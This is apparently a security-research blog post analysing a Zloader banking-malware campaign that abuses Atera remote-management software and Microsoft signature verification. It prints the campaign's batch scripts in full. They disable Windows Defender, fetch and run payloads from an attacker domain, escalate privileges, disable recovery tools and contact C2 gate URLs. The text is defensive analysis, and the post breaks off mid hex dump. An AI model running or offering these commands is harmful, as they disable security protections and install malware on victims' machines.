

Can You Trust a File's Digital Signature? New Zloader Campaign exploits Microsoft's Signature Verification putting users at risk

 research.checkpoint.com/2022/can-you-trust-a-files-digital-signature-new-zloader-campaign-exploits-microsofts-signature-verification-putting-users-at-risk

January 5, 2022



January 5, 2022

Research by: Golan Cohen

Introduction

Last seen in August 2021, Zloader, a banking malware designed to steal user credentials and private information, is back with a simple yet sophisticated infection chain. Previous Zloader campaigns, which were seen in 2020, used malicious documents, adult sites and Google ads to infect systems.

Evidence of the new campaign was first seen around early November 2021. The techniques incorporated in the infection chain include the use of legitimate remote management software (RMM) to gain initial access to the target machine.




FIGURE 1 – SIMPLIFIED INFECTION CHAIN

The malware then exploits Microsoft’s digital signature verification method to inject its payload into a signed system DLL to further evade the system’s defenses. This evidence shows that the Zloader campaign authors put great effort into defense evasion and are still updating their methods on a weekly basis.

Infection Chain

The infection starts with the installation of Atera software on the victim’s machine. Atera is a legitimate, enterprise remote monitoring and management software, designed for IT use. Atera can install an agent and assign the endpoint to a specific account using a unique .msi file that includes the owner’s email address. The campaign authors created this installer (b9d403d17c1919ee5ac6f1475b645677a4c03fe9) with a temporary email address: ''. The file imitates a Java installation, just like in previous Zloader campaigns. As of this moment, the exact distribution method for this file is not fully understood.



Figure 2 – The malicious installer

Once the agent is installed on the machine, the attacker has full access to the system and is able to upload/download files, run scripts, etc. Atera offers a free 30-day trial for new users, which is enough time for the attacker to stealthily gain initial access. Previously, Atera was used by the Conti ransomware group to gain persistence and remote access.




Figure 3 – Create custom Atera installer

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
9:A5A0h:	78	65	7C	41	74	65	72	61	41	67	65	6E	74	2E	65	78	xe AteraAgent.ex
9:A5B0h:	65	72	65	67	41	32	43	39	41	34	32	38	32	41	41	38	eregA2C9A4282AA8
9:A5C0h:	34	44	37	37	39	32	37	35	39	34	30	43	39	33	35	41	4D779275940C935A
9:A5D0h:	33	46	38	33	53	6F	66	74	77	61	72	65	5C	41	54	45	3F83Software\ATE
9:A5E0h:	52	41	20	4E	65	74	77	6F	72	6B	73	2D	31	2E	30	2E	RA Networks-1.0.
9:A5F0h:	30	2E	30	39	39	2E	30	2E	30	2E	30	50	52	45	56	49	0.099.0.0.OPREVI
9:A600h:	4F	55	53	46	4F	55	4E	44	57	49	58	5F	55	50	47	52	OUSFOUNDWIX_UPGR
9:A610h:	41	44	45	5F	44	45	54	45	43	54	45	44	41	6E	74	69	ADE_DETECTEDAnti
9:A620h:	6B	2E	43	6F	72	70	40	6D	61	69	6C	74	6F	2E	70	6C	k.Corp@mailto.pl
9:A630h:	75	73	49	4E	54	45	47	52	41	54	4F	52	4C	4F	47	49	usINTEGRATORLOGI
9:A640h:	4E	43	4F	4D	50	41	4E	59	49	44	30	30	31	33	7A	30	NCOMPANYID0013z0
9:A650h:	30	30	30	32	6B	34	76	47	77	41	41	49	41	43	43	4F	0002k4vGwAAIACCO
9:A660h:	55	4E	54	49	44	00	00	00	00	00	00	00	00	00	00	00	UNTID.....

Figure 4 – The email used in the malicious installer




Figure 5 – Atera Functions

Following the agent installation, the attacker then uploads and runs two .bat files onto the device using the “Run Script” function:

- bat is used to modify Windows Defender preferences.
- bat is used to load the rest of the malware.

```

cmd.exe /c powershell.exe -command Set-MpPreference -MAPSReporting 0
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '*.exe'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'explorer.exe'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '.exe'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32.exe'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32*'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionExtension '.exe*'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32*'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '*.dll'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '*.dll'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\*'
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\*'
cmd.exe /c powershell.exe -command Set-MpPreference -PUAProtection disable
cmd.exe /c powershell.exe -command Set-MpPreference -EnableControlledFolderAccess Disabled
cmd.exe /c powershell.exe -command Set-MpPreference -DisableRealtimeMonitoring $true
cmd.exe /c powershell.exe -command Set-MpPreference -DisableBehaviorMonitoring $true
cmd.exe /c powershell.exe -command Set-MpPreference -DisableIOAVProtection $true
cmd.exe /c powershell.exe -command Set-MpPreference -DisablePrivacyMode $true
cmd.exe /c powershell.exe -command Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
cmd.exe /c powershell.exe -command Set-MpPreference -DisableArchiveScanning $true
cmd.exe /c powershell.exe -command Set-MpPreference -DisableIntrusionPreventionSystem $true
cmd.exe /c powershell.exe -command Set-MpPreference -DisableScriptScanning $true
cmd.exe /c powershell.exe -command Set-MpPreference -SubmitSamplesConsent 2
cmd.exe /c powershell.exe -command Set-MpPreference -HighThreatDefaultAction 6 -Force
cmd.exe /c powershell.exe -command Set-MpPreference -ModerateThreatDefaultAction 6
cmd.exe /c powershell.exe -command Set-MpPreference -LowThreatDefaultAction 6
cmd.exe /c powershell.exe -command Set-MpPreference -SevereThreatDefaultAction 6
cmd.exe /c powershell.exe -command Set-MpPreference -ScanScheduleDay 8
cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'msiexec.exe'

```

Figure 6 – deferr.bat

The rest of the files are hosted on the domain teamworks455[.]com and are downloaded from there.

```

cd %APPDATA%
powershell Invoke-WebRequest https://teamworks455.com/new.bat -OutFile new.bat
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat
ping 127.0.0.1 -n 20 > nul
cmd /c new.bat

```

Figure 7 – load.bat

The load.bat script downloads and runs new.bat, which checks for admin privileges and requests them using the BatchGotAdmin script. It then continues to download another bat file (new1.bat). This new script adds more exclusions to Windows Defender for different folders, disables different tools on the machine that could be used for detection and investigation such as cmd.exe and the task manager. It also downloads other files into the %appdata% folder:

- 9092.dll – The main payload, Zloader.
- adminpriv.exe – Nsudo.exe. Enables running programs with elevated privileges.
- appContast.dll – Used to run 9092.dll and new2.bat.
- reboot.dll – Also used to run 9092.dll.
- new2.bat – Disables “Admin Approval Mode” and shuts down the computer.
- auto.bat – Placed in the Startup folder for boot persistence.

```

@echo off

title Installing Packages
:: BatchGotAdmin
:-----
REM --> Check for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' {
    echo Requesting administrative privileges...
    goto UACPrompt
} else { goto gotAdmin }

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application") > "%temp%\getadmin.vbs"
    set params = %*: "="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin

echo Installing Necessary Packages.....Please Wait.....
cd %APPDATA%
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
start /b cmd /c new1.bat
timeout 2
start /b "" cmd /c del "%~f0"&exit /b

```

Figure 8 – New.BAT

```

cd %APPDATA%
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming*'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath '%USERPROFILE%'

powershell Invoke-WebRequest https://teamworks455.com/countrv/check.php -OutFile 9092.dll
powershell Invoke-WebRequest https://teamworks455.com/adminpriv.exe -OutFile adminpriv.exe
powershell Invoke-WebRequest https://teamworks455.com/appContast.dll -OutFile appContast.dll
powershell Invoke-WebRequest https://teamworks455.com/reboot.dll -OutFile reboot.dll
powershell Invoke-WebRequest https://teamworks455.com/new1.bat -OutFile new1.bat
powershell Invoke-WebRequest https://teamworks455.com/new2.bat -OutFile new2.bat
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableRegistryTools" /t REG_DWORD /d "1" /f

adminpriv -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d "1" /f

powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No

adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
cd "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
powershell Invoke-WebRequest https://teamworks455.com/auto.bat -OutFile auto.bat

```

Figure 9 – New1.BAT

Next, the script runs mshta.exe with file appContast.dll as the parameter. When we took a closer look at the DLL, we noticed that the file is signed by Microsoft with a valid signature (see below for further explanation) and its original filename is AppResolver.dll. Comparing the two files, we see that in the malicious DLL, the author appended a script to the file.




Figure 10 – Valid Signature




Figure 11 – Original Filename




Figure 12 – Comparison of appResolver.dll and appContast.dll

This script then enters a sleeping phase using the file WScriptSleeper.vbs which is written to the %temp% directory. Next, it runs 9092.dll (the main Zloader payload) using regsvr32.exe.

A full technical analysis of Zloader was published by Malwarebytes in May 2020. Ultimately, the malware calls `msiexec.exe` and injects its payload into the running process. `Msiexec` then communicates with the C2 server at the domain `lkjhfgsdshja[.]com`.

#	URL ↑	Result	Method	Process	Remote IP	Body Size
2	http://lkjhfgsdshja.com:443	200	CONNECT	msiexec:6080	80.78.241.26	0 bytes
3	http://lkjhfgsdshja.com:443	200	CONNECT	msiexec:6080	80.78.241.26	0 bytes
4	http://lkjhfgsdshja.com:443	200	CONNECT	msiexec:6080	80.78.241.26	0 bytes

Figure 13 – Communication to the C2 server

Address	Length	Result
0x2932648	33	https://asdfghdsajkl.com/gate.php
0x2932678	33	https://kjdhhsasghjds.com/gate.php
0x2932768	33	https://kdjwhqejqwij.com/gate.php
0x2932798	34	https://lkjhfgsdshja.com/gate.php
0x2934e78	66	https://asdfghdsajkl.com/gate.php
0x2934ec8	66	https://asdfghdsajkl.com/gate.php
0x29352d8	66	https://asdfghdsajkl.com/gate.php
0x29419dc	34	https://lkjhfgsdshja.com/gate.php
0x2941cc4	34	https://lkjhfgsdshja.com/gate.php
0x294dd20	50	https://asdfghdsajkl.com/
0x294e260	50	https://asdfghdsajkl.com/
0x2956a24	33	https://asdfghdsajkl.com/gate.php
0x29773c8	68	https://lkjhfgsdshja.com/gate.php
0x29775f8	68	https://lkjhfgsdshja.com/gate.php
0x2977748	68	https://lkjhfgsdshja.com/gate.php
0x2977a58	50	https://asdfghdsajkl.com/
0x2977d68	68	https://lkjhfgsdshja.com/gate.php
0x2977e48	68	https://lkjhfgsdshja.com/gate.php
0x2977f28	68	https://lkjhfgsdshja.com/gate.php
0x2978078	66	https://asdfghdsajkl.com/gate.php
0x29780e8	66	https://asdfghdsajkl.com/gate.php
0x2978158	50	https://asdfghdsajkl.com/
0x297bb80	26	https://lkjhfgsdshja.com/
0x297bec8	34	https://lkjhfgsdshja.com/gate.php
0x297bf40	26	https://lkjhfgsdshja.com/
0x297c378	34	https://lkjhfgsdshja.com/gate.php
0x297c468	34	https://lkjhfgsdshja.com/gate.php
0x297c4e0	52	https://lkjhfgsdshja.com/
0x297c7b0	26	https://lkjhfgsdshja.com/
0x297c828	34	https://lkjhfgsdshja.com/gate.php
0x2984f40	34	https://lkjhfgsdshja.com/gate.php

Figure 14 – Strings extracted from `msiexec` memory

Finally, the new2.bat script edits the registry

SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System to disable the “administrator in Admin Approval Mode” user type, which runs all applications by default with full administrator privileges, and then shuts down the computer for the changes to take effect.

Persistence

When the malware initially runs, it places an auto.bat script under the Startup folder which runs mshta.exe with reboot.dll as a parameter. Similar to appContast.dll, and then the script deletes itself. In the figure below, we see that regsvr32.exe is called with zoom.dll and 9092.dll. The file zoom.dll is missing, which indicates that this campaign might still be under development and we will see it in the future.

After injecting msixexec.exe with the malicious code, a random registry key value is created under HKCU\Software\Microsoft\Windows\CurrentVersion\Run. This runs regsvr32.exe with a copy of 9092.dll, which is placed in a newly created folder in %appdata%. This is how the malware persists the next time the system reboots.

```

reboot.dll
3188 Washington1030 SOA...Redmond1...
3189 Microsoft Corporation160...Microsoft Time-Stamp PCA 2010...
3190 +FO
3191 A... *H+
3192 ...i=-9e, .../YY...#-/:...7+...-i...[...Q...
3193 S<...ie... (DÄ-Oy<!- i>@Ä,Z,`1ž»-...#“6LÜ...y»>) .../.../pz...K°ŠKŠ+
3194 kÄ...!iöY...Ä) ...öüi,elüx~Š...TL/¿IXZ*9aöE...% (äu*~y...[...F?æ...j:h>>ZkÄ...kacj...
3195
3196 Set WshShell = CreateObject ("WScript.Shell")
3197 WshShell.run "cmd.exe /c regsvr32 zoom.dll", 0
3198 WshShell.run "cmd.exe /c regsvr32 9092.dll", 0
3199 window.close ()
3200 </script>
  
```

Figure 15 – reboot.dll

File Signature

As mentioned above, the file appContast.dll has a valid signature by Microsoft but the file has been modified and injected with a malicious script. This begs the question – how was it done?

If we compare the malicious DLL with the original one on a byte level, we can see the file was modified in a few places: File checksum and two places that match the signature size.

Compare		C:\Windows\System32\AppResolver.dll				
	Result	Address A	Size A	Address B	Size B	
<input type="checkbox"/>	Match	0h	150h	0h	150h	
<input checked="" type="checkbox"/>	Difference	150h	2h	150h	2h	Offset 0x150 -> File Checksum
<input type="checkbox"/>	Match	152h	53h	152h	53h	
<input checked="" type="checkbox"/>	Difference	1A5h	1h	1A5h	1h	Offset 0x1A4 -> Signature Size
<input type="checkbox"/>	Match	1A6h	8AA5Bh	1A6h	8AA5Bh	
<input checked="" type="checkbox"/>	Difference	8AC01h	1h	8AC01h	1h	Offset 0xAC00 -> Signature Size
<input type="checkbox"/>	Match	8AC02h	35C6h	8AC02h	35C6h	
<input checked="" type="checkbox"/>	Only in B			8E1C8h	600h	

Figure 16 – A (benign) is appResolver.dll, B (malicious) is appContast.dll

```

AppResolver.dll x
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDE
0130h: 00 10 00 00 00 02 00 00 0A 00 00 00 0A 00 00 00 .....
0140h: 0A 00 00 00 00 00 00 00 00 00 09 00 00 04 00 00 .....
